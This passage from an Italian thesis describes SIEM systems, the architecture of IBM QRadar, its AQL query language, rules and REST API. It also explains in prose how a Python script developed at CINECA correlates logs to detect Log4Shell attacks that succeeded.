La potenzialità del SIEM è aggregare dati significativi provenienti da molteplici fonti mostrando in tempo reale analisi e correlazioni per individuare comportamenti anomali, segnali critici e generare allarmi. L'ultima generazione di SIEM 4.0 può contenere al suo interno sistemi euristici, per avere la possibilità di identificare cyberattacchi di vario tipo come exploit 0-day, attacchi DDoS e brute force. In questo modo possono rilevare attività anomale tenendo conto delle politiche di security stabilite dall'organizzazione, per arrivare a determinare quali azioni debbano essere intraprese. Eventualmente si può avviare un'azione di risposta automatica ad un attacco per bloccare o rimuovere il traffico potenzialmente malevolo o ridurre le prestazioni nei confronti dell'attaccante mantenendo un'operatività standard dell'infrastruttura IT. Un esempio di SIEM 4.0 è QRadar di IBM.

Uno dei parametri per il corretto funzionamento del SIEM è la scelta delle informazioni che deve raccogliere da ogni singolo componente del sistema che vuole proteggere; bisogna, quindi, definire sia il perimetro che l'obiettivo in quanto non è possibile monitorare tutto il sistema. I SIEM migliorano il tempo medio di rilevamento (MTTD) e il tempo medio di risposta (MTTR) eliminando i flussi di lavoro manuali associati all'analisi approfondita degli eventi di sicurezza.

Le soluzioni SIEM sono una scelta frequente per le organizzazioni soggette a diverse forme di conformità normativa. Grazie alla raccolta e all'analisi automatizzata dei dati che fornisce, il SIEM è uno strumento prezioso per raccogliere e verificare i dati di

conformità nell'intera infrastruttura aziendale. Le soluzioni SIEM possono generare report di conformità in tempo reale per PCI-DSS, GDPR, HIPPA, SOX e altri standard di conformità, riducendo l'onere della gestione della sicurezza e rilevando tempestivamente le potenziali violazioni in modo da poterle affrontare. Molte delle soluzioni SIEM sono dotate di componenti aggiuntivi pre-costruiti e pronti all'uso che possono generare report automatici progettati per soddisfare i requisiti di conformità.

# 5 IBM QRadar Security Intelligence Platform

Al giorno d'oggi la sicurezza aziendale si fa predittiva: attraverso l'analisi del comportamento degli utenti e dei sistemi che accedono alla rete aziendale si costruisce uno scenario al fine di prevedere, e bloccare, il prossimo attacco.

L'ambito tecnologico che si occupa dell'analisi delle informazioni per proteggere una rete aziendale si definisce SIEM e si avvale di strumenti specifici. Uno dei più validi secondo diversi analisti è IBM QRadar Security Intelligence Platform. Si tratta di una architettura unificata per l'analisi degli eventi di log, dei flussi di rete, dei pacchetti, delle vulnerabilità, dei dati relativi agli asset aziendali e delle violazioni alla sicurezza. L'architettura prende in carico il controllo degli accessi alla rete e ai sistemi aziendali monitorandoli in tempo reale. Grazie, poi, all'integrazione con altre soluzioni IBM, è possibile confrontare i comportamenti rilevati con un archivio in continuo aggiornamento in modo da individuare al più presto le attività sospette.

Con IBM QRadar Security Intelligence non solo si monitorano le attività, riuscendo anche a compiere il percorso a ritroso di chi ha compiuto il danno, e si segnalano quelle più a rischio, ma è possibile intervenire immediatamente.

Inoltre, la soluzione di IBM identifica i problemi di configurazione di rete e dei dispositivi connessi e può essere molto utile nel soddisfare i criteri di conformità sul trattamento dei dati previsti dalla normativa.

Il SIEM QRadar permette di vedere se una comunicazione è avvenuta o meno, se un malware è stato eseguito, da chi e dove, e se sono avvenuti accessi a risorse aziendali. È anche possibile ottenere un profilo di rischio di ogni utente e identificare eventuali attaccanti interni, tentativi di privilege escalation o fuoriuscite di dati riservati. Gli algoritmi di analisi e correlazione di QRadar consentono di ridurre al minimo i falsi positivi. Gli eventi sono raccolti in un unico database e tramite un'interfaccia centralizzata è possibile effettuare ricerche di ogni tipo. Grazie alla possibilità di aggregare i dati è possibile disporre di viste in base al proprio interesse, dagli utenti executive interessati a grafici e thread fino alle strutture operative e tecniche

interessate ai dettagli riducendo il tempo di elaborazione delle informazioni.

## 5.1 Componenti di QRadar

Al fine di garantire scalabilità del sistema e gestire dati distribuiti, QRadar è formato da diversi componenti. Le diverse distribuzioni possono includere:

**Console**: la console fornisce l'interfaccia utente e consente la visualizzazione di eventi e flussi in tempo reale. Permette, inoltre, di generare rapporti, visualizzare lo stato delle risorse, offense e gestire i parametri di amministrazione.

**Event Collector:** l'Event Collector è un componente che si occupa di raccogliere gli eventi da origini di log locali e remote e normalizza i dati grezzi, formattandoli per l'analisi da parte del software. A questo componente viene assegnata una licenza EPS (Event Per Second) ed è in grado di raggruppare e unire eventi identici al fine di ridurre il consumo di risorse. L'Event Collector non salva gli eventi localmente, ma li raccoglie ed elabora prima di inviarli all'Event Processor che procederà alla memorizzazione; inoltre, può utilizzare limitatori di banda per programmare la trasmissione degli eventi su una WAN.

**Event Processor:** l'Event Processor si occupa di processare gli eventi che sono stati raccolti da uno o più Event Collector, utilizzando un Custom Rules Engine (CRE). Quando gli eventi vengono associati ad una determinata regola, in seguito alla loro ricezione, l'Event Processor eseguirà l'azione definita in risposta ad essa. Ognuno di questi componenti dispone di una memoria locale in grado di contenere gli eventi, opzionalmente si può anche decidere di far confluire tali dati in un Data Node (un nodo dedicato a tale scopo). Il tasso di elaborazione degli eventi è determinato dalla licenza EPS; qualora venga superata tale soglia, gli eventi vengono memorizzati nel buffer e vi permangono fino a quando la quantità di eventi ricevuti per secondo non diminuirà. Tuttavia, se questo non accade, la coda potrebbe saturarsi e il sistema procederà a scartare gli eventi oltre che avvisare l'utente.

**Data Node:** i Data Node consentono alle nuove implementazioni di QRadar di aumentare le capacità di archiviazione ed elaborazione. Fornendo più risorse hardware su cui eseguire le query, questi componenti incrementano significativamente la velocità di ricerca.


**App Host:** essendo, QRadar, un software in grado di ospitare applicazioni aggiuntive e plugin, è possibile utilizzare un App Host dedicato per far eseguire tali estensioni senza influire sulla capacità di elaborazione della Console. Infatti, gli App Host, forniscono spazio di archiviazione, memoria e risorse CPU aggiuntivi indispensabili per eseguire applicazioni particolarmente onerose.

Al fine di garantire l'integrità dei dati raccolti, viene messa a disposizione la possibilità di generare file di hash. Questa funzionalità, che deve essere abilitata, permette di generare gli hash per qualsiasi sistema che si occupa di scrivere dati di eventi e flussi, scrivendo gli hash in memoria prima che i file degli eventi vengano scritti su disco. In questo modo i file di log non possono essere manomessi prima che i file hash vengano generati ed è possibile verificarne l'integrità in qualsiasi momento. QRadar supporta gli algoritmi MD e SHA.

Un Device Support Module (DSM) è un modulo di codice che analizza gli eventi ricevuti da più origini log e li converte in un formato tassonomico standard che può essere visualizzato come output. Ogni tipo di origine log ha un DSM corrispondente. Ad esempio, il DSM IBM Fiberlink MaaS360 analizza e normalizza gli eventi da un'origine log IBM Fiberlink MaaS360. Dopo che gli eventi sono stati raccolti e prima che la correlazione possa iniziare, i singoli eventi dei dispositivi devono essere adeguatamente normalizzati. Normalizzazione significa mappare le informazioni a nomi di campi comuni, come il nome dell'evento, gli indirizzi IP, il protocollo e le porte.

Se una rete aziendale dispone di uno o più dispositivi di rete o di sicurezza per i quali QRadar non fornisce un DSM corrispondente, è possibile utilizzare un tipo di origine log personalizzato. QRadar può integrarsi con la maggior parte dei dispositivi e qualsiasi origine di protocollo comune utilizzando un tipo di origine di


log personalizzato. Di seguito viene mostrato un esempio di configurazione DSM per la sorgente di log Apache HTTP Server.




Ogni DSM, di default, è dotato di campi già impostati per interpretare il log standard. Eventualmente, è possibile definire proprietà personalizzate che vanno a integrare quelle di base dopo aver configurato le opportune regular expression. Si può inoltre decidere se i campi aggiuntivi debbano essere parte del database per poter effettuare le query AQL anche su di essi o per applicare specifiche regole.

Nell'ambiente QRadar oggetto di studio in questa tesi, installato presso il CINECA di Casalecchio di Reno (BO), sono state eseguite alcune stime al fine di valutare l'occupazione dello storage nel tempo. Attualmente CINECA riceve una media compresa tra i diecimila e i ventimila eventi per secondo e nei primi 15 giorni di Novembre 2021 lo spazio occupato dai record era pari a 1.3 TB e 575 GB per i

payload. Con record si intendono gli eventi normalizzati, invece con payload si intende il payload grezzo associato al record. Facendo una stima è possibile notare che mediamente vengono occupati 125GB al giorno tra payload e record. Mensilmente occorrerebbero circa 3.8 TB.




Per quanto riguarda le specifiche tecniche del sistema di produzione, l'installazione è composta da due appliance fisiche una con il ruolo di Console e l'altra di Event Processor entrambe dotate di 256 GB di RAM, 48 core e circa 70 TB di disco ciascuno. La licenza in uso consente di gestire fino a 15.000 eventi per secondo come SIEM, tuttavia le appliance riescono a sopportare un carico fino a 40.000 EPS (15.000 possono essere passate al SIEM, le restanti conservate per l'archiviazione).

## 5.2 Linguaggio AQL

Ariel Query Language (AQL) è un linguaggio strutturato che viene utilizzato per comunicare con il database Ariel di cui è dotato QRadar. AQL serve per interrogare

e manipolare i dati di eventi e flussi presenti nel database; consente di ottenere informazioni che di norma non possono essere visualizzate sui grafici presenti nelle schede di QRadar. La struttura di questo linguaggio è molto simile a SQL e può essere riassunta come segue:

```
AQL Structure
[SELECT *, column_name, column_name]
[FROM table_name]
[WHERE search clauses]
[GROUP BY column_reference*]
[HAVING clause]
[ORDER BY column_reference*]
[LIMIT numeric_value]
[TIMEFRAME]
```

Il database di QRadar è composto da due tabelle, “events” e “flows” i cui campi di database sono, principalmente, quelli indicati all’interno dei DSM di tutte le origini di log e possono essere estratti in qualsiasi momento grazie alle interrogazioni. Al fine di consentire una ricerca avanzata sulla grande mole di dati gestiti QRadar, è anche possibile aggiungere delle estensioni in linguaggio JavaScript. Tali estensioni consentono di definire funzioni che possono essere richiamate direttamente nello statement AQL. Di seguito viene mostrata la struttura del file XML che consente l’installazione e la definizione delle estensioni.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<content>
    <custom_function>
        <namespace>namespace1</namespace>
        <name>customfunction</name>
        <return_type>Boolean</return_type>
        <parameter_types>String</parameter_types>
        <execute_function_name>execute</execute_function_name>
        <script_engine>javascript</script_engine>
        <script>
        function execute(raw_payload) {
             if (raw_payload.length==90) {
```

```
                    return false;
                }
                return true;
        }
</script>
        <username>admin</username>
        <author>John Doe</author>
    </custom_function>
</content>
```

Come si può notare dal codice esposto, è necessario definire il nome della funzione, il relativo namespace, il tipo di variabili di ritorno, il tipo di variabili in ingresso e il nome della funzione JavaScript da invocare; infine vengono indicati altri parametri informativi come l'autore e l'username. Una volta scritto il file .xml è necessario compattarlo in un file zip e installarlo tramite l'interfaccia di QRadar. A questo punto è possibile richiamare la funzione personalizzata in uno statement AQL come segue:


```
SELECT * FROM Events WHERE NAMESPACE1::CUSTOMFUNCTION(UTF8(payload))
LAST "5 minutes"
```

È importante notare che la struttura dello storage di QRadar è suddivisa in directory del tipo ANNO/MESE/GIORNO/ORA/MINUTO e il consolidamento dei file viene eseguito minuto per minuto. Questo comporta l'impossibilità di includere nei risultati di una query i log ricevuti nel minuto in corso, in quanto il file risulterebbe ancora aperto e i log non consolidati. Supponendo infatti di ricevere un log di interesse alle ore 18:55:10, questi non sarà leggibile dalle query AQL fino alle ore 18:56:00.

## 5.3 Offense

QRadar utilizza regole per monitorare eventi e flussi all'interno della rete e rilevare minacce di sicurezza. Quando un evento o un flusso trova corrispondenza con i criteri definiti in una regola, il sistema genera un'Offense per portare all'attenzione

un possibile attacco o violazione delle policy di sicurezza. Per identificare la causa e i responsabili, il SIEM, mette a disposizione una finestra di riepilogo in cui sono riassunte tutte le informazioni sul contesto e sugli eventi accaduti.





Per generare le Offense è necessario definire alcune regole nel Custom Rules Engine (CRE) che fornisce informazioni su come sono raggruppate, i tipi di criteri che utilizzano, e le risposte generate da ciascuna di esse. Il CRE visualizza le

regole e i BuildingBlock utilizzati da QRadar e li archivia in due elenchi separati.

Un BuildingBlock è un componente logico che utilizza gli stessi criteri che si possono inserire in una regola, ma a differenza di essa non attua nessuna azione in risposta al verificarsi di un evento. Sono solitamente utilizzati per comporre regole più complesse o effettuare raggruppamenti di uso comune. Ad esempio è possibile creare un BuildingBlock che rappresenta l'insieme di IP di tutti i mail server all'interno di una rete; dopodichè utilizzarlo in altre regole per escludere questi host. In caso di modifica dell'insieme di IP inoltre sarà necessario modificare solo il blocco senza dover riscrivere tutte le regole che lo utilizzavano. Di default, QRadar fornisce un discreto numero di BuildingBlock di uso comune, ma è possibile definirne di personalizzati.

Una regola è un insieme di criteri che, quando soddisfatti, scatenano un'azione specifica. Ognuna di esse viene creata tramite il Rule Editor e può essere configurata per catturare e rispondere a specifici eventi, sequenze di eventi o offense. QRadar fornisce una lista di criteri configurabili che possono essere combinati tra loro per creare nuove regole, allo stesso modo viene fornito un set di azioni da attuare in risposta ad un evento come l'invio di email o la generazione di messaggi di log. Di seguito vengono mostrati alcuni criteri che si possono impostare per la rilevazione di un attacco remoto ad una risorsa FTP, solitamente raggiunta dalla rete locale.




## 5.4 API

QRadar mette a disposizione delle API RESTful che consentono di inviare richieste HTTPS a specifici url della Console. Per fare questo è sufficiente utilizzare le implementazioni HTTP di un qualsiasi linguaggio di programmazione che consenta di inviare questa tipologia di richieste. Ad ogni richiesta devono essere trasmesse le informazioni di autenticazione e i parametri che identificano la richiesta. Le informazioni di autenticazione devono essere incluse nell'intestazione HTTP e possono essere fornite mediante nome utente e password oppure token di autenticazione. Il primo metodo è sconsigliato in quanto potrebbe comportare rischi di sicurezza; è quindi preferibile utilizzare un token che

può essere generato dalla Console di QRadar e può essere associato a specifici ruoli e profili di sicurezza. Inoltre, quest'ultimo consente di specificare una data di scadenza a seguito della quale viene reso inutilizzabile.

Quando viene inviata una richiesta API, il server restituisce una risposta HTTP che contiene un codice di stato e i dettagli della risposta (se presenti), solitamente formattati in formato JSON. Tramite il codice di stato è possibile capire se la richiesta ha avuto esito positivo o meno e, di conseguenza, procedere con l'estrazione dei dati contenuti nel corpo.

Grazie alle API e alle altre funzionalità messe a disposizione da QRadar, sarebbe infatti possibile controllare un firewall in maniera tale da mitigare gli attacchi. Riprendendo l'esempio di accesso remoto FTP del paragrafo precedente, si potrebbe pensare di sfruttare le API per accedere all'offesa generata, recuperare l'indirizzo IP dell'attaccante e in seguito trasmettere questo dato ad un firewall che si occuperà di inserirlo in una blacklist e limitare le conseguenze. Queste sono alcune delle potenzialità fornite da QRadar.

# 6 Rilevazione della vulnerabilità Log4Shell tramite QRadar

Dato che nel periodo oggetto di tirocinio è stata scoperta la vulnerabilità Log4Shell di Log4J descritta nei paragrafi precedenti, all'interno del CINECA si è reso necessario creare un sistema in grado di rilevare se sono stati effettuati tentativi di attacco sfruttando questa vulnerabilità e se sono andati a buon fine all'interno delle loro reti. Come già accennato la rilevazione di questa tipologia di attacco non è semplice poiché può sfruttare diverse combinazioni di offuscamento. In primo luogo è stato quindi necessario individuare la strategia migliore per filtrare i log contenenti le stringhe malevole. È bene notare che non tutti i log che contengono queste stringhe rappresentano una minaccia, poiché magari sono stati trasmessi ad una destinazione che non faceva uso della libreria Log4J. Si è reso quindi necessario, analizzare i log successivi all'invio della stringa per capire se effettivamente è stata registrata una connessione verso l'host maligno. CINECA registra su QRadar i log di tutti gli apparati di rete tracciando gli indirizzi sorgente, destinazione oltre ad informazioni utili a scopi interni come ad esempio nomi di server, session id e farm di appartenenza. Grazie a questa infrastruttura ricca di informazioni è stato possibile realizzare uno script in linguaggio Python che potesse rilevare i tentativi di attacco riusciti, denominato DetectionLog4JAttack.py. Inizialmente lo scopo era quello di realizzare uno strumento di analisi direttamente integrabile con QRadar e accessibile attraverso la Console, tuttavia, a causa di alcune sue limitazioni, descritte meglio nel paragrafo 7.3, ciò non è stato possibile. Effettuando alcune ricerche su ciò che la comunità scientifica aveva già pubblicato in rete (essendo una vulnerabilità a livello globale) sono stati reperiti alcuni articoli pubblicati direttamente dalla community di IBM. Tali soluzioni consistevano nel creare un'estensione AQL in grado di rilevare i log contenenti la stringa malevola utilizzando una regular expression, tuttavia presentava alcune criticità: venivano considerate pochissime varianti di offuscamento, l'elaborazione era molto onerosa e lenta, infine, si occupava di rilevare solo i log contenenti il payload malevolo senza verificare se l'attacco fosse andato a buon fine o meno. In aggiunta a queste criticità veniva evidenziato dagli stessi sviluppatori il fatto che l'estensione dovesse essere utilizzata con cautela in quanto estremamente onerosa soprattutto se

applicata all'intero payload, con il rischio di compromettere le performance del sistema. Inoltre, la priorità di CINECA riguardava il fatto di scoprire soprattutto quali attacchi fossero andati a buon fine e non di rilevare tutti i tentativi che tra l'altro potevano essere estremamente numerosi da analizzare manualmente.

Lo script sviluppato si articola in due fasi: una prima fase in cui vengono estratti i log che potrebbero contenere la stringa malevola e una seconda fase in cui vengono rilevati gli attacchi realmente andati a buon fine. Tra le due fasi è opportuno eseguire delle analisi e trasformazioni approfondite al fine di considerare le varie casistiche tra cui trovare una corrispondenza tra nome logico e indirizzo IP. L'attaccante, infatti, nella stringa malevola ha due possibilità: scrivere un nome logico di un dominio, oppure scrivere un indirizzo IP. Nel caso in cui scelga di utilizzare l'indirizzo IP non vi sono particolari problemi, tuttavia qualora venga usato un nome logico è necessario eseguire una query dns. A questo scopo è bene far notare che i siti web possono essere appoggiati su diversi server, quindi avere multipli indirizzi fisici. Quando viene ricevuto un log potenzialmente dannoso bisogna distinguere i due casi e qualora venga utilizzato un nome logico procedere ad una query dns per risalire a tutti i possibili indirizzi fisici; dopodiché sarà necessario associare questi ultimi al log originale per procedere con i passi successivi. Si è scelto di gestire i dati estratti da QRadar con la libreria Pandas che consente anche di eseguire outer join per aggregare i dati.

Una volta completata la prima fase ed analizzati i dati ricevuti, si avrà a disposizione una lista di IP sospetti che se contattati da una macchina interna alla rete possono aver completato l'attacco. Si procede quindi con una seconda query al database Ariel di QRadar chiedendo che vengano restituiti tutti i log che abbiano come DestinationIP uno appartenente alla lista. A questo punto si rende necessario precisare che le query vengono eseguite in un intervallo di tempo sovrapposto per essere certi di includere tutti i dati di interesse. Qualora la seconda query restituisca risultati, si otterranno i dettagli dei potenziali exploit della vulnerabilità. Al fine di affinare ulteriormente la rilevanza delle informazioni viene eseguito un join tra le due query utilizzando una condizione che correla i dati in base ad un range temporale. Al termine di questi

passaggi si otterrà una tabella che rappresenta alcune informazioni, tra cui l'indirizzo IP dell'attaccante, l'IP dell'host vulnerabile, l'IP del server malevolo contattato e la data e ora dell'evento.

Le interrogazioni sono state realizzate sfruttando le API RESTful di QRadar.

Al fine di poter monitorare direttamente dalla Console di QRadar i risultati dell'analisi condotta, visto che tramite API non è possibile creare direttamente una nuova Offense, lo script si occupa di trasmettere a QRadar una tipologia di log creata ad hoc che causerà l'apertura dell'Offense contenente tutti i dettagli. Grazie a questa funzionalità l'utente di QRadar non dovrà preoccuparsi di eseguire lo script manualmente. A tal proposito una soluzione possibile consiste nel programmare l'esecuzione periodica dello script mediante la funzionalità cron.

Per garantire scalabilità e portabilità, si precisa che lo script è configurabile con l'inserimento di parametri che consentono di modificare il periodo di tempo da prendere in considerazione, il periodo di tempo da utilizzare per effettuare la correlazione degli eventi tra le due fasi, trasmettere o meno le offense alla Console, utilizzare estensioni AQL personalizzate, infine se considerare solo i tentativi di attacco provenienti dall'esterno. L'utente può inoltre decidere di utilizzare nelle fasi di connessione, un'autenticazione basata su token oppure su username e password e se utilizzare un certificato TLS o meno.

## 6.1 Dettagli del funzionamento

